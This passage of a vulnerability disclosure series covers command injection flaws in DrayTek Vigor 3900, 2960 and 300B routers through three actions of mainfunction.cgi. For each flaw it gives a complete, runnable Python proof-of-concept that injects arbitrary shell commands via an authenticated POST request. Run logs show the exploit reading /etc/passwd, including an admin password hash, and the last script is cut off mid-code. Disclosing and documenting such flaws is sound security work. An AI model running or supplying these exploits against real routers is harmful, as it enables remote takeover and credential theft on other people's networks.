- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE18: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `get_rrd`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `get_rrd`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce


1. Open the router and configure it.



2. ready poc for test

```
import argparse
import requests


action = "get_rrd"
cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}

def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "\'&"+cmd+"&\'"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
            "Accept": "*/*",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        data = {
            "config": "ipv6_neigh",
            "rfilter": "system",
            "action":action,
            "res": cmd,
            "interval": "terminate",
            "rrd": "terminate",
        }
        res = requests.post(url=url, data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
        else:
            print('[-] Command execute failed! Nothing...')
            return 1
    except Exception as e:
        print('[-] Command execute failed!')
        print(e)


if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
    args = parser.parse_args()
    system(args.host, args.cmd)
```

3. Execute the POC



```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the `get_rrd` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE19: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `pingtrace`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `pingtrace`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.




2. ready poc for test

```
import argparse
import requests
```

```python


action = "pingtrace"
cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}

def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "\'&"+cmd+"&\'"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
            "Accept": "*/*",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        data = {
            "config": "ipv6_neigh",
            "type": "ipv6",
            "rfilter": "system",
            "alias": "system",
            "action":action,
            "table": cmd,
            "option": "ping",
            "command": "terminate",

        }
        res = requests.post(url=url, data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
        else:
            print('[-] Command execute failed! Nothing...')
            return 1
    except Exception as e:
        print('[-] Command execute failed!')
        print(e)


if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
    args = parser.parse_args()
    system(args.host, args.cmd)
```

3. Execute the POC



```
λ ~/CVEpwner/CVE2024/v3900/cnvd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh

λ ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the `pingtrace` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE20: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `ldap_search_dn`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `ldap_search_dn`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.


Steps to Reproduce

1. Open the router and configure it.




2. ready poc for test

```python
import argparse
import requests


action = "ldap_search_dn"
cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}

def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "\'&"+cmd+"&\'"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
```



```
            "Accept": "*/*",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        data = {
            "server_ip": "ipv6_neigh",
            "port": "system",
            "action":action,
            "use_ss;": cmd,
            "dn": "terminate",
            "r_pwd": "terminate",
            "r_dn": "terminate",
        }
        res = requests.post(url=url, data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
        else:
            print('[-] Command execute failed! Nothing...')
            return 1
    except Exception as e:
